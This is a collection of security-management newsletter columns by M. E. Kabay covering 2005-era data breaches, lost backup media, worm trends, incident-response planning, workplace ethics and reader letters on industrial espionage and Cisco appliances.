Most organizations with security policies in place also forbid employees to put personal, non-business-related links on corporate Web pages. It may be fun for an employee to add a link to a model airplane club in her biographical notes on the "About Us" page on the corporate Web site, but if someone else working at Acme Corporation puts a link in his bio to a highly politicized site (e.g., supporting or opposing a particular political ideology or party) there may be repercussions for Acme's reputation or acceptance by customers. To avoid having to argue about which personally-chosen external links are acceptable, it makes sense to restrict all personal links from a corporate Web site.

The most surprising case of an inappropriate external link I have ever encountered in my security

practice concerned a law firm (all details are obscured to protect confidentiality) in which the network administrator was a pleasant and popular staff member who happened to be a transvestite. Jim showed up on Mondays, Wednesdays and Fridays and Jan showed up on Tuesdays and Thursdays. Nobody at the law firm minded at all – until it was pointed out that their home page on the Web included a link to an association promoting transsexuality – which in turn had links to all kinds of, ah, vivid pictorial material. The lawyers were astounded to discover that the link had been on their home page for quite some time and immediately asked for it to be removed.

You never know what you might be linking to out there.

Ethical Decision-Making:
Principles, Rights and Duties, and Intuitive Cues

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In my last three columns, I've been discussing the July 30, 2007 column by Vauhini Vara of the _Wall Street Journal_ entitled, "Ten Things Your IT Department Won't Tell You." < http://online.wsj.com/public/article_print/SB118539543272477927.html > The author provides detailed information on how to violate acceptable-use policies for corporate computer equipment.

In this last column in the series, I want to finish applying Kallman and Grillo's ethical decision-making methodology < http://tinyurl.com/ywchg8 >. As I wrote in my last column, the essential points of the method are as follows:

1. Identify the ethical problem in operational terms.
2. Look for explicit and implicit guidelines relevant to the situation.
3. Identify and apply underlying principles affecting the decision.
4. Explore rights and duties of participants and stakeholders.
5. Respond to intuitive cues.

I've been analyzing the case of Bob, an employee who signed an appropriate-use agreement with his employer but who chooses to follow Vara's suggestions for cheating his employer of useful work – and then concealing his violations of policy.

Some of the principles that anyone can apply when deciding whether a proposed action is right or wrong can be represented as questions about the proposed course of action:

- Does it break a promise?
- Damage the trust others have in you?
- Damage friendships?
- Hurt feelings?
- Tarnish your or someone else's reputation?
- Be unjust or unfair?
- Help you and world be better, kinder?
- Maintain your integrity and pride?
- Treat others as individuals, not as tools?
- Be a Good Thing if everyone acted so?
- Would you be happy to be the recipient of your proposed actions?

I think Bob's cheating would generate "Yes" answers for several of these questions.

From a contractual point of view, the stakeholders at Bob's place of employment have a right (a claim or an entitlement) to Bob's honest provision of work for pay, just as he has the right to be paid for his work. Reciprocally (which is the usual relationship between rights and duties), Bob has a duty to provide an honest day's work for his pay. Watching sports programs while being paid to do work does not count as fulfilling his duty.

Finally, some of the intuitive indicators that help us choose between right and wrong are as follows:

- Does it feel wrong? (The "smell test")
- Is someone trying to hush up the proposed plan? (The "shusher test")
- Would you be proud to tell your parents, your spouse? (The "mom test")
- Would you be happy having a full report on the proposed action detailed on prime-time TV news?
- Would you be proud to tell strangers what you're proposing to do?
- Would you be happy to have your children / siblings / friends acting as you are thinking of doing?

Again, I think it must be clear that at least several of these questions should raise alarm bells for any normal person.

What about Vara and the WSJ? I leave evaluation of the answers to questions raised by these guidelines to the readers as an exercise. Perhaps they will make interesting discussion points over lunch. I'm sending these articles to Vauhini Vara and to the editors of the WSJ and maybe they will respond – I'll let you know.

Fellow of The Business Continuity Institute

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

My friend and colleague, Prof Michael Miora, CISSP-ISSMP, FBCI, President of ContingenZ Corporation < http://www.contingenz.com >, recently achieved the distinction of being named a Fellow of the Business Continuity Institute (FBCI). I asked him to write about the BCI and the honor he has received and am pleased to present his report.

* * *

Over the past few years, I have been granted both CISSP < https://www.isc2.org/cgi-bin/content.cgi?page=818 > and ISSMP < https://www.isc2.org/cgi-bin/content.cgi?page=819#issmp > status. Those certifications are gratifying because they represent recognition of achievement and knowledge by my peers. As many of you may know, these certifications are bestowed by the International Information Systems Security Certification Consortium. That unwieldy name is usually shortened to (ISC)^2, thus revealing the geek origins of the certification authority.

I am pleased to announce that I have recently been accepted as a Fellow of the Business Continuity Institute. I consider the arena of business continuity and disaster recovery to be solidly in the arena of information assurance. For me, however, the FBCI status is especially meaningful. There are many organizations in the business continuity and disaster recovery world whose goal is to help further the cause of business continuity. These groups put forward standards and resources for recognizing the profession and furthering its practice and recognition. Chief among these organizations is the not-for-profit, UK-based Business Continuity Institute (BCI) < http://www.thebci.org/ >.

The BCI was established in 1994 with the mission, “To enable members to obtain guidance and support from fellow business continuity practitioners.” To that end, the BCI has developed a series of standards and guidelines that have achieved worldwide recognition and have been incorporated into International Standards Organization (ISO), British Standards Institute (BS) and other official standards. Among organizations helping advance information assurance and protection, the BCI stands out as a truly dedicated organization that puts the profession before its own organizational goals.

BCI has been involved in guiding response requirements for recent disasters, has led the coordination efforts among continuity organizations, and has been at the forefront of the ICE campaign. ICE is a simple idea that enables hospital staff and first responders to quickly get in touch with a person's emergency contacts. The word ICE, an abbreviation for “In Case of Emergency,” is added to the mobile phone address book as the entry with name and contact information for the person or people who should be contacted in an emergency.

It is with this backdrop that the BCI has instituted a series of certifications. These certifications begin with Affiliate and Associate Memberships for those who want to join but have little or no experience in the area. For practicing professionals, there are the Specialist (SBCI) and Member

(MBCI) designations. The prestigious Fellow status is reserved for those members with years of experience who have demonstrated a commitment to the field and who have achieved recognition in the development of the profession.

The BCI Web site explains: “Through its Certification Scheme, the Institute provides internationally recognized status to its members as professional membership of the BCI demonstrates the members’ competence to carry out business continuity management (BCM) to a consistent high standard.” The BCI has more than 2,400 members worldwide of whom around 100 members have been granted FBCI status. I am pleased to be counted among that number.

The Miracle of the Apostophes: Turning ' into ?

by M. E. Kabay, PhD, CISSP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the six fundamental attributes of information that we protect is integrity, one aspect of which is consistency with the originally-stored data. When someone goes to the trouble of producing an elegantly-formatted memorandum or other document and sends it out to recipients, everyone would like to preserve data integrity by seeing the same appearance on all the systems sharing that document.

Unfortunately, sending formatted messages as e-mail messages (as distinct from attachments) does not guarantee preservation of the exact appearance of the source material.

Attractive, well-formatted e-mail messages with boldface, italics, different point sizes and the like usually get transmitted as HTML (hypertext markup language) to recipients' mailboxes, where most people's e-mail clients (Eudora, Netscape, Outlook and so on) allow the funny-looking code to be reconstituted into something similar to the original.

I say "similar" rather than "exactly like" because HTML does not necessarily control the final appearance of text on a recipient's system. The codes refer to types, not exact matches, of fonts; thus a sender might want to use, say, 24-point Arial as a Heading 1 display but a particular recipient might have defined Heading 1 as, say, Times Roman 14 point. A two-page original document may appear to be a three-page document to one recipient and a one-page document to another recipient.

More significantly, though, many people turn off HTML e-mail for security reasons. All such formatted e-mail gets converted automatically into plain ASCII text. The fragment of message below (demarcated by the > and < symbols) is in plain text as I received it:

>Note: The on-line course evaluation system may be used from room, lab and home ? anywhere Internet access is available.

Overview: . . . . Failure to complete a course evaluation will result in a ?hold? being placed on the student?s final grades.<

When this message was auto-converted to ASCII, the apostrophes turned into question marks -- probably because the writer was using "curly" characters instead of the straight ones in your word-processing package or e-mail editor. If you care to prevent this peculiarity (if you're using Word), turn off the option in the {TOOLS | AUTOCORRECT | AutoFormat As You Type} screen: uncheck the box labeled {"Straight quotes" with "smart quotes"}.

In addition, it looks like a dash character may have been in the text in the first line (labeled "Note"). One can turn that conversion off in the same menu by unchecking {Hyphens (--) with dash...}.

Some people try to send files that should look the same on a recipient system and the originating system by attaching word processing documents; e.g., Word DOC files, WordPerfect WPD files, or Rich Text Format (RTF) files (and so on). Unfortunately, even these attempts don't necessarily work as planned, since lack of shared fonts, different default paper sizes (different countries may use different sizes) and different printing margins (resulting from installation of different printers) may cause the documents not to look precisely the same on all systems.

So if the exact appearance of a message you are sending via e-mail is critically important to you, you can send the content _and_ its format in a way that is (largely) platform independent: Acrobat PDF (Portable Document Format) files. Although even they don't necessarily result in perfect rendition of the author's intentions across systems, PDF files are far more likely to succeed than the other methods mentioned above. You can create PDF files in a number of ways; some systems have Adobe Acrobat installed so that you can either "print" to an Acrobat driver to create the PDF files or even just click a toolbar button to do so from within your word processor. Other packages exist that are less expensive (and generally less feature-rich) than the full Adobe Acrobat software but nonetheless allow users to create PDF files easily. Type "create PDF" into a Web search engine to find lots of choices.

PLUGGING THE LEAKS

By M. E. Kabay, PhD, CISSP-ISSMP

I've just finished teaching another workshop in my long-standing INFOSEC YEAR IN REVIEW series and will be writing about some of the topics that struck participants and me as particularly interesting or significant in the year 2005. The updated IYIR database will be available on my Web site soon and I'll let readers know when it is posted.

The first item that caught my eye in reviewing 2005 was the number of cases of lost computers, hard drives and backup tapes that cropped up in the news. There were also unwiped computers and disks sold on the open market. Here are some examples that would alarm any information security officer, data center manager or chief information officer.

LOST OR STOLEN COMPUTERS

A survey reported in January 2005 queried 1,000 taxi drivers around the world and asked them about forgotten electronic gear they had found. Extrapolating from the answers using the numbers of taxis in the areas where the losses were reported, one can guess that about 22,000 laptop computers, 62,000 palmtop computers and 400,000 mobile phones are left behind in a year. The data also suggested that about 80% of the cell phones and 95% of the computers were eventually returned to their owners. < http://tinyurl.com/cp3lm >

In February, a Delaware blood bank had sensitive donor data on disk on a laptop that fell off a truck. Officials noted that they would henceforth use disk encryption. < http://catless.ncl.ac.uk/Risks/23.76.html >

In March, University California at Berkeley had a laptop computer stolen from the graduate division office; it contained the names, Social Security Numbers (SSNs) and birthdates for 98,369 alumni, grad students and applicants. < http://tinyurl.com/e378j >

Also in March, two computers were stolen from the San Jose Medical Group; they contained financial and medical data about 185,000 people. Some of the data were encrypted. < http://tinyurl.com/ey8cg >

In May, the US Idaho National Laboratory was unable to account for more than 200 missing computers and disk drives, some of which may have contained sensitive (but non-classified) information. < http://catless.ncl.ac.uk/Risks/23.87 >

A July report from the UK revealed that at least 150 computers had been stolen from central government departments in the first six months of 2005. < http://www.egovmonitor.com/node/1843 >

DISK DRIVES AND COMPUTERS SOLD WITH SENSITIVE DATA

In April, police in the German city of Brandenburg got rid of a 20GB hard drive with srategically important data about investigations; they sold it on eBay for $25. Luckily, the student who bought it immediately returned it to the police when he realized the sensitivity of the data. < http://tinyurl.com/47jmb >

In July, the State Transit Authority of New South Wales in Australia sold 18 servers containing not only proprietary software but also employee data. < http://catless.ncl.ac.uk/Risks/23.95 >

BACKUPS

In February, Bank of America lost unencrypted backup tapes being shipped on a commercial airplane; data included details for over a million customers. < http://tinyurl.com/4jvbz >

In April, Iron Mountain lost their fourth shipment of backup tapes in 2005 -- this time containing data about 600,000 current and former employees of Time Warner. < http://tinyurl.com/9wjcb >

In June, Citigroup announced that backups tapes being sent via UPS were

lost in transit; data including SSNs on 3.9 million consumer lending customers were lost. < http://tinyurl.com/c7jzw >

In November, Marriott International realized that some backup tapes for its Vacation Club were missing; at the end of the year, it announced that the lost or stolen tapes contained credit-card and SSN data about 206,000 clients and also about some employees. < http://tinyurl.com/c62he >

CONCLUDING REMARKS

There was a time when encryption was so CPU-intensive that it was not practical for large data volumes of data. Relatively slow disk I/O was another potential bottleneck. However, with today's fast processors and the prevalence high-speed write-behind buffered disk drives, there is no practical impediment to encrypting data for most applications and for streaming backups.

Quite aside from the issue of how to dispose of magnetic and optical media, you should evaluate the costs and practicality of encrypting data (or at least, sensitive data) on disks and on backup tapes. However, when you do so, remember to include plans for key escrow and key revocation. For example, be sure that you have decryption keys in escrow for all employee computers that use hard-disk encryption. If you change the encryption key for backups, you have to either keep the keys for the older encrypted backups or decrypt them and re-encrypt them with the new key.

AI-yai-AI! Smarter Viruses!

by M. E. Kabay, PhD, CISSP-ISSMP

A few weeks ago I watched the entire six-movie Star Wars series. I wish that malware writers could be turned away from the Dark Side, but I don't see anything likely to achieve even the terminal redemption that Anikin Skywalker experience just before he dies. It's a pity, because we have to admit that malware is getting smarter. Here are some developments from 2005.

In June, the Department of Homeland Security (DHS) Daily Report had this interesting summary of a New Scientist report: "An emerging breed of computer virus that keeps hackers informed about the latest weaknesses in computer networks has been
discovered by security experts. The viruses infect a computer network, scan for security vulnerabilities and then report back to
hackers through an Internet chatroom. Armies of computers infected with 'bot' viruses are routinely controlled via a chatroom
connection and are used to knock for denial of service attacks or as a conduit for sending out spam e-mail. However, the ability
of some bots to scan their hosts for unpatched security holes and report their findings back to hackers has gone largely
unnoticed until now. The emerging class of malware or malicious software -- known as vulnerability assessment worms -- 'phone
home' to allow hackers to fine-tune further attacks or perhaps even target an individual PC within a network. This pernicious
form of program is just one of a growing number of new viruses identified each month, says computer security expert Bruce
Schneier. 'The virus trend doesn't look good,' Schneier writes in the June 2005 edition of the Association for Computing
Machinery journal, Queue." <
http://www.newscientist.com/article.ns?id=dn7500 >

Worms have been using social engineering techniques to trick naive users into opening messages or attachments; however, a report in January provided depressing evidence of yet more imagination on the part of malware

writers. Someone created the W32/Crow-A
worm which collects "subject lines, message content and attachment names from headlines gathered in real-time from the CNN Website.... [Its] subject line and attachments share the same name, but continually change to mirror the frong-page headline on the CNN news site...." (from the DSH Daily Report). The worm installs a keylogger function that sends collected information to remote sites. < http://tinyurl.com/byeoy >

The Kelvir.HI instant messaging (IM) worm checks the configuration of infected Windows systems and adapts its social-engineering message ("haha I found your picture!") to the configured language -- any of Dutch, English, French, German, Greek, Portuguese, Spanish, Swedish, or Turkish. The worm installs the W32.Spyboot program. < http://tinyurl.com/alev7 >

The IM.Myspace04.AIM worm actually converses with users in an ELIZA-like way (see < http://en.wikipedia.org/wiki/Eliza > if you are not familiar with the computer program ELIZA). The AOL Instant Messenger (AIM) worm sends an instant message: "lil thats cool" and points to a vector for a malware file called clarissa17.pif. Apparently the worm responds to user queries by incorporating elements of their question into its answer much as the ELIZA program did. Because it has no artificial intelligence engine but merely a parser, it does make stupid responses, though. The DHS Daily reported that when users sent a query asking if the attachment contained a virus, the worm responded, "lol no its not its a virus." Still, its a disturbing development that someone will undoubtedly use as a proof of concept and then elaborate upon. < http://tinyurl.com/c87vr >

US CRITICAL INFRASTRUCTURE NEEDS IMPROVED SECURITY

M. E. Kabay, PhD, CISSP-ISSMP

The year 2005 saw a number of reports summarizing and often criticizing the state of cybersecurity in the critical infrastructure of the United States.

The Department of Homeland Security (DHS) published its first annual privacy report in February covering April 2003 through June 2004. The US government has lagged behind other nations in establishing formal government positions focussed on privacy, so it was encouraging to find upon opening the pdf file for the report that the DHS actually _has_ a Chief Privacy Officer, Ms Nuala O'Connor Kelly. < http://tinyurl.com/a5gc8 > for PDF file

As I reported in a column in 2005 < http://tinyurl.com/chwuo >, the President's IT Advisory Committee (PITAC) issued a report in March. "In Cyber Security: A Crisis of Prioritization, PITAC presents four key findings and recommendations on how the Federal government can foster new architectures and technologies to secure the Nation's IT infrastructure. PITAC urges the Government to significantly increase support for fundamental research in civilian cyber security in 10 priority areas; intensify Federal efforts to promote the recruitment and retention of cyber security researchers and students at research universities; increase support for the rapid transfer of Federally developed cyber security technologies to the private sector; and strengthen the coordination of Federal cyber security R&D activities. To request a copy of this report, please complete the form at < http://www.nitrd.gov/pubs/ >, send an e-mail to < mailto:nco@nitrd.gov >, or call the National Coordination Office for Information Technology Research and Development at (703) 292-4873. Cyber Security: A Crisis of Prioritization can also be downloaded as a PDF file by accessing the link at < http://www.nitrd.gov/pubs/ >." < http://catless.ncl.ac.uk/Risks/23.81.html#subj11 >

The Director of the National Science Foundation (NSF), Arden L. Bement, Jr, reported in May on the NSF's Cyberinfrastructure Interim Working

Group report. According to a summary in EDUPAGE, "...[T]he NSF is developing a plan to support development of the nation's cyberinfrastructure, including that of colleges and universities. Bement said that funding for cyberinfrastructure is "one of the most important investments of the 21st century," and "that higher education in particular is in need of improvements. What he described as six-lane superhighways for data 'are reduced to two-lane roads at most college and university campuses.' Such information overload... impedes research from being conducted efficiently. Still, Bement noted that money for the NSF 'is not plentiful' and that it will likely be even scarcer in the future." < http://tinyurl.com/awfrv >

The Government Accountability Office (GAO) strongly criticized the DHS in a report published in May. The DHS failed to address any of "13 areas of cybersecurity, including bot networks, criminal gangs, foreign intelligence services, spammers, and spyware." In addition, the report cited extensive turnover in the upper echelons of DHS management. < http://tinyurl.com/dj6a3 >

A month later, an internal audit at DHS was released that pointed out that 19 DHS sites "had no functioning backups or relied on obviously deficient or incomplete backups." In a prescient comment, they added, "Even the Federal Emergency Management Agency... was unprepared." < http://tinyurl.com/9spnu > for pdf

A September report by the DHS Inspector General described the department's IT systems as largely "uncertified and unaccredited" and its remediation plans as "undeveloped." This report confirmed that DHS lacked adequately developed and tested contingency plans. < http://tinyurl.com/d3u9s > for pdf

In October, a federal judge ordered the entire Department of the Interior off the Internet "until it can prove [that] the data on its network is safe." US District Judge Royce Lamberth described the department's computer security as "disorganized and broken." < http://tinyurl.com/aks6j >

In December, the Cyber Security Industry Alliance (CSIA) issued a blistering report giving the federal government an overall grade of D+ (58%)

on its cybersecurity efforts. One of the criticisms was that the new position of Assistant Secretary for Cybersecurity at the DHS remained unfilled six months after its announcement. < http://tinyurl.com/baler >

Plenty of room for New Year's resolutions, I guess.

PREPARE FOR DATA COMPROMISE

By M. E. Kabay, PhD, CISSP-ISSMP

Basic principles of information assurance and of security in general move us to establish mechanisms for defending valuable resources, methods for testing our mechanisms and then continuous process improvement to keep the mechanisms under revision to meet changing needs. We also need plan for failures.

Business continuity planning and disaster recovery planning cope with longer-range effects of computer security incidents; incident response plans cope with the immediate aftermath of a security breach. Unfortunately, the year 2005 has provided more examples of the need for such response plans than any good-hearted person would wish on the victims. Here are some pointers to cases of unauthorized data disclosure and system penetration. If you don't have response plans in place, ask your upper managers what your organization would do if something like these disasters happened to you.

UNAUTHORIZED DISCLOSURES

In January 2005, Harvard University was discovered to be leaking data through a badly configured Website. Confidential prescription drug purchase information about employees and students was easily available to strangers in violation of Health Insurance Portability and Availability (HIPAA) regulations. < http://tinyurl.com/4uk7s >

In February, the Australian Website for Acer computers revealed details of recent orders to other shoppers including contact and delivery addresses (but not credit-card numbers). < URLs no longer on the Web >

Also in February, a vulnerability in the the Mailman open-source program for e-mail lists was used to steal the password file of the Full Disclosure discussion group. < http://tinyurl.com/bc9or >

ChoicePoint allowed criminals to buy accounts; the thieves then stole credit-reports about 145,000 consumers. ChoicePoint officials themselves discovered the fraud by noticing abnormal patterns of searches carried out

by the identity thieves. The case came to light in February in part because of California's stringent new laws requiring data subjects to be informed of possible unauthorized disclosure of their data. < http://tinyurl.com/4g9vf >

Carnegie Mellon University, home of the highly respected Software Engineering Institute (SEI) and Computer Emergency Response Team Coordination Center (CERT-CC), discovered in April that data about 5,000 of their alumni, current graduate students, applicants and employees had been exposed to unauthorized access. < http://tinyurl.com/d82bh >

In May, Purdue University, home of the Center for Education and Research in Information Assurance and Security (CERIAS) reported the third security breach of 2005 allowing unauthorized access to confidential records of faculty and students. This time, over 11,000 people were informed of possible compromise of their personal information, including Social Security Numbers (SSNs). < http://tinyurl.com/cbeex >

In July, applicants to the University of Southern California discovered that the application data of several hundred thousand other applicants were exposed to view online. < http://tinyurl.com/dhz4o >

Cisco Systems left user passwords exposed on their Website and closed the hole the day it was reported in August as well as resetting all the passwords for its users. However, spokespeople for the company said that no sensitive data were compromised by the breach of security. < http://tinyurl.com/agbdy >

In December, the _Salem News_ reported that student psychological records including detailed case reports were left unprotected on their school's Web site for at least four months. < http://tinyurl.com/cr97s >

* * *

So what would you do if something like these incidents happened at _your_ site? Are you ready to handle

* the technical issues: identifying the problem, collecting and preserving evidence, measuring the extent of the damage and repairing the breach?

* the legal issues: identifying the victims, complying with contractual and other legal obligations to inform and protect them against the possible consequences of unauthorized disclosure of personal data, coping with psychological trauma and damaged morale, and deflecting personal lawsuits?

* the public-relations side: having a single spokesperson who has the facts, telling the truth, responding promptly to stakeholder concerns and having public information available in an appropriate way?

* * *

Next time, I'll look at some of the highly-visible penetration cases that occurred in 2005.

PENETRATION CASES SHOW NEED FOR RESPONSE PLANS

by M. E. Kabay, PhD, CISSP-ISSMP

In my last column, I offered information security personnel cases of inadvertent data exposure to use in memoranda of justification for computer incident response plans. Here are some examples of deliberate penetrations that made the news in 2005.

* * *

In January, George Mason University reported that crackers stole personal information about 30,000 students, faculty and staff. < http://tinyurl.com/4nqb9 >

A credit-card company alerted the DSW Shoe Warehouse to unusual activity; investigation revealed a data theft over three months that netted the thieves 1.4 million (1.4M) credit card numbers and information about shopping habits for customers of over 100 stores. < http://tinyurl.com/dgkek >

In March and April, LexisNexis announced exposure of the personal data of first 32,000 and then 310,000 US citizens in a series of 59 breaches in 2003 through 2005. < http://tinyurl.com/borg5 > [Note to Trekkies: RESISTANCE IS FUTILE]

Polo Ralph Lauren's customer database was hacked in April and the credit card information for at least 180,000 people was stolen. < http://tinyurl.com/cpu3d >

Tufts University sent letters to 106,000 alumni alerting them to the possibility of a data security breach involving their data. < http://tinyurl.com/aedew >

In May, a massive data theft was uncovered when police arrested nine people, including a collection agent who paid bank workers at Wachovia Corp., Bank of America, and two other banks for financial records on about

700,000 customers. < http://tinyurl.com/cft3o >

In July, evidence surfaced that a credit-card broker called CardSystems Solutions of Tucson, AZ was keeping archival data about transactions in violation of its agreements with clients. Data about 40M accounts were involved, of which 200,000 credit-card accounts may have been compromised. In June, plaintiffs launched a class-action lawsuit against Card Systems, VISA and MasterCard for failing to protect the data and for delaying notification of the victims. < http://tinyurl.com/bo3wd >

In August, the United States Air Force personnel system was penetrated using a stolen userID and password. More than 33,000 service personnel's records were compromised. < http://tinyurl.com/8lgdg >

Also in August, criminal hackers broke into University of Colorado systems for the third time in six weeks. They compromised personal data including SSNs about 29,000 students, some alumni and 7,000 staff. < http://tinyurl.com/785t2 >

University of Georgia revealed in September that criminal hackers compromised the SSNs of 1,600 people through unauthorized access to a university database. < http://tinyurl.com/8pard >

In December, Guidance Software of Pasadena, CA, makers of the well-known EnCase digital forensic software, suffered a penetration by criminal hackers who compromised the financial and personal data of 3,800 customers, including law enforcement personnel and security professionals. < http://tinyurl.com/b7c8n >

* * *

If your data were compromised by criminal hackers, how would you respond? Are your plans in place -- and tested -- for

* locking down the affected systems at once,
* notifying the appropriate law enforcement agencies (with whom you have already established good working relations),
* capturing digital evidence safely to provide iron-clad usability for forensic

analysis and in court,
* establishing a secure chain of custody for digital evidence,
* identifying the vulnerabilities exploited by the attackers,
* repairing the security holes to prevent new penetrations,
* coordinating corporate response to ensure a professional, accurate and timely flow of information to stakeholders?

IA Database Updated for 2005

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
School of Graduate Studies
Norwich University, Northfield VT

As readers have noticed in a recent spate of articles in this newsletter, I recently finished teaching the two-day INFOSEC Year in Review (IYIR) Workshop in Rome, NY under the aegis of Syracuse University. The course was great fun, as I have always found it to be, with a lot of discussion of the cases, ideas and trends extracted from the IYIR database.

As I promised workshop participants, the updated IYIR database and reports are now available on my Website at < http://www.mekabay.com/iyir >. The database and reports are useful for anyone needing quick access to examples of particular security issues; applications can include preparation of theses, articles, lectures, or student homework assignments. They may also simply be interesting in themselves.

You will find links on the page referenced above for

- A set of PDF files (all less than 3 MB each) that contain yearly reports for 1995 through 2005 (these include pre-database reports);
- The aggregate PDF report (1952 pages long) for all the abstracts in the database from 1997 through 2005 (this is useful for people who don't use MS-Access);
- The entire MS-Access 2002 database (.MDB) as a 12 MB file (also available compressed into a 4 MB WinZIP file);
- A stripped-down MS-Access 2002 database containing only the 2005 abstracts (3 MB or ZIPped into 1 MB).

The .MDB file includes the following information:

- Date of entry
- Keywords
- Classification code (see below)
- Source & URL(s)
- Abstract.

The classification codes are a convenience for finding examples of particular aspects of information assurance; I make no claim that the structure is in any sense definitive – it's just a heuristic (method for making the information more useful). My research assistants and I pay special attention to adding keywords that will help searchers locate abstracts that might bear on many issues.

At this point, I want to thank the research assistants who have contributed so much to the project

since I began involving students; key contributors include Chris Aldrich, Joshua Durdin, Krenar Komoni, Michael Martell, and in particular, Norwich University senior Karthik Raman, who has become the coordinator of the assistants. Since Karthik became involved in the project, the number of abstracts processed per year has grown significantly: 722 new abstracts for 2002, 967 for 2003, 1242 for 2004 and 1401 for 2005.

I hope readers will enjoy the fruits of our labor!

A COINTEL Perspective

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader with a counter-intelligence (COINTEL) background who wishes to remain anonymous contributed the following comments, which have been edited in collaboration with the author. The first person pronoun refers to him.

* * *

Industrial and economic espionage are not the same in US government parlance. Federal agencies define _industrial_ espionage as economic espionage carried out by or for foreign intelligence service (FIS) personnel. If the economic espionage is carried out by non-state FIS personnel it is defined as corporate _economic_ espionage. The statistics for each are recorded and correlated separately. Sometimes congressional or civilian agencies will issue deceptive reports where the economic espionage is listed as industrial espionage. Factually the figures are all for economic espionage but the figures for industrial espionage are usually classified because of the involvement of a FIS. The FBI treats both industrial and economic espionage the same, as criminal acts. Therefore gross under-reporting of all types of economic espionage is the norm.

In the national security organizations (e.g., DoD and CIA, but not the FBI), we do not care about criminal acts, we care about poaching on our turf and threats to national security. So involvement of a FIS in any manner will bring in national assets for counter-intelligence. Unfortunately, those assets and people were nearly wiped out (70% downsized) in President Clinton's administrations and it takes five to ten years to reconstruct those units by training new personnel to meet adequate levels of skill and experience.

From 1993 to 2005, four nations have dramatically increased their economic and industrial espionage against the USA: the People's Republic of China, Russia, France and Israel (ranked in order of magnitude by the number of agents and the number of incidents). Israel and France are by far the more brazen, audacious and successful, especially given their smaller pools of manpower.

[In the second part of this two-part insider report, our correspondent tells us of just how brazen the French INTEL services can be.]

On a Wing and Prayer:
Industrial Espionage in Action

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

In the preceding column, I opened the newsletter to a counter-intelligence (COINTEL) specialist who prefers to remain anonymous. At the end of the preceding article, he commented that the French intelligence (INTEL) services were pretty bold. Here's the rest of his article.

* * *

Here's an example of brazen: Back in 1992 at the Paris Airshow the Russians for the very first time brought out for show their frontline Mig-29's and Su-28 fighter jets along with advanced air-to-air missiles (AA-10 Archer and Alamo). Both Russian aircraft manufacturers were there for foreign sales opportunities. The AA-10 (also known as the Russian AAMRAMski) had unique forward swept, trapezoidal, waffle patterned maneuvering fins. US military groups were extremely interested in these missiles and their capabilities. The DoD (five different groups) and other civilian agency teams (all with technical Russian language speakers) were all there with expensive still and video cameras.

We asked the Russians to give us a show and tell; and they did. Wow! Up-close and even in the cockpits. We were ecstatic and content.

Just after we had left the secured Russian area (the roped-off area to keep the crowds 100 feet away from the aircraft for security), we videotaped three dispersed French INTEL groups approaching the Russian rope line through the crowd. One was composed of scantily clad and well endowed French ladies who proceeded to provocatively distract the young lonely armed Russian guards and older male flight officers. The other two groups jumped the rope line, and proceeded to physically tear one of the fins off the AA-10 missile still attached to the SU-28 wing pylon. Before the Russians could stop them they scattered and ran off through the crowd with their prize, one AA-10 missile fin.

We (USA) would never have done this. Too rude, crude and gauche. Besides we had gotten enough photographs with scales in the view to go build our own fins and wind tunnel test them.

The Russians protested and the French authorities denied all involvement.

Today several French missiles for sale have similar waffle patterned fins.

ASA 5500 Has its Value

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

A reader responded to a recent article about the CISCO ASA 5500 unified security appliance < http://tinyurl.com/8trha > with a different perspective from that of the original author, Mr Norman Bari. With permission of the reader, who prefers to remain anonymous, here are his comments:

* * *

I too am a very strong believer of security in-depth. A layered approach is always the most secure approach. Unfortunately the realities of business rarely allow for a complete implementation of this model. Consider if you will my situation where I carry responsibilities for all networking and network security in an organization that: has zero technical security staff; a network that more than doubles in size every year; a severely shorthanded network staff that has not grown in 4 years; a budget that also has not grown even $1 in four years; computer rooms (I hesitate to call converted conference rooms "datacenters") that are underpowered, under cooled and out of space; an exponentially growing demand for VPN sessions; firewalls so old (PIX 520) that many of your Cisco readers have probably never even heard of them.

We are by no means a small or even midsize company, having been listed on the Fortune Private 500 in all of my seven years here, and are one of the fastest growing companies in our industry. But when you consider that, for the cost of moving from 100 to 200 VPN sessions on my existing concentrator (Cisco 3015), I could instead purchase two ASA 5500 appliances giving me 600 simultaneous VPN sessions *and* two brand new, and desperately needed, firewalls, then the choice is simple.

Do I like that choice? No. In fact some years ago I was quoted in a professional networking magazine espousing exactly the same philosophy as Mr. Bari. Unfortunately, the realities of supporting a growing business have made me realize that the best security choice isn't always about best security practices. Many times it is a compromise between business needs and optimal security.

In this respect, the ASA 5500, coupled with vigilance, is that best compromise.

* * *

In my classes on security management, I emphasize that all of security involves tradeoffs. It is impossible to come down absolutely for or against a tool without knowing the context it will be used in. Is a Swiss Army knife better than a box of tools? Depends what you want to do, how often, how well and at what cost.

I thank our anonymous reader for taking the time to provide a different perspective on an interesting question.

Egoless Work

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Candidates for the information assurance (IA) master's program I direct (the Norwich MSIA) must submit an essay responding to detailed questions for the admissions committee. My colleague Prof Peter Stephenson, PhD, CISM, CISSP, FICAF (the Associate Program Director of the MSIA) and I read these essays closely and base much of our decision on the quality of the thinking and of the writing presented by our candidates. We also learn a lot from our applicants' stories.

In particular, I was struck recently by a comment an applicant included in her discussion of her perfectionistic tendencies (all details are obscured to protect confidentiality). Sally wrote, "Sometimes I get really frustrated when my ideas for protecting the network are rejected. For instance, I recently recommended to the CIO that we install a resource management software package to monitor critical elements of our production system (we have over 25,000 users who depend on it for their daily work) but he just said he didn't think we'd get it into our budget this fiscal year. I was so mad I felt like completely giving up on any improvements to network management. I realize that my perfectionism sometimes makes me stop arguing without defending my ideas and I'll be working on that aspect of my personality as we work through the weekly essays and the practical recommendations of the term papers."

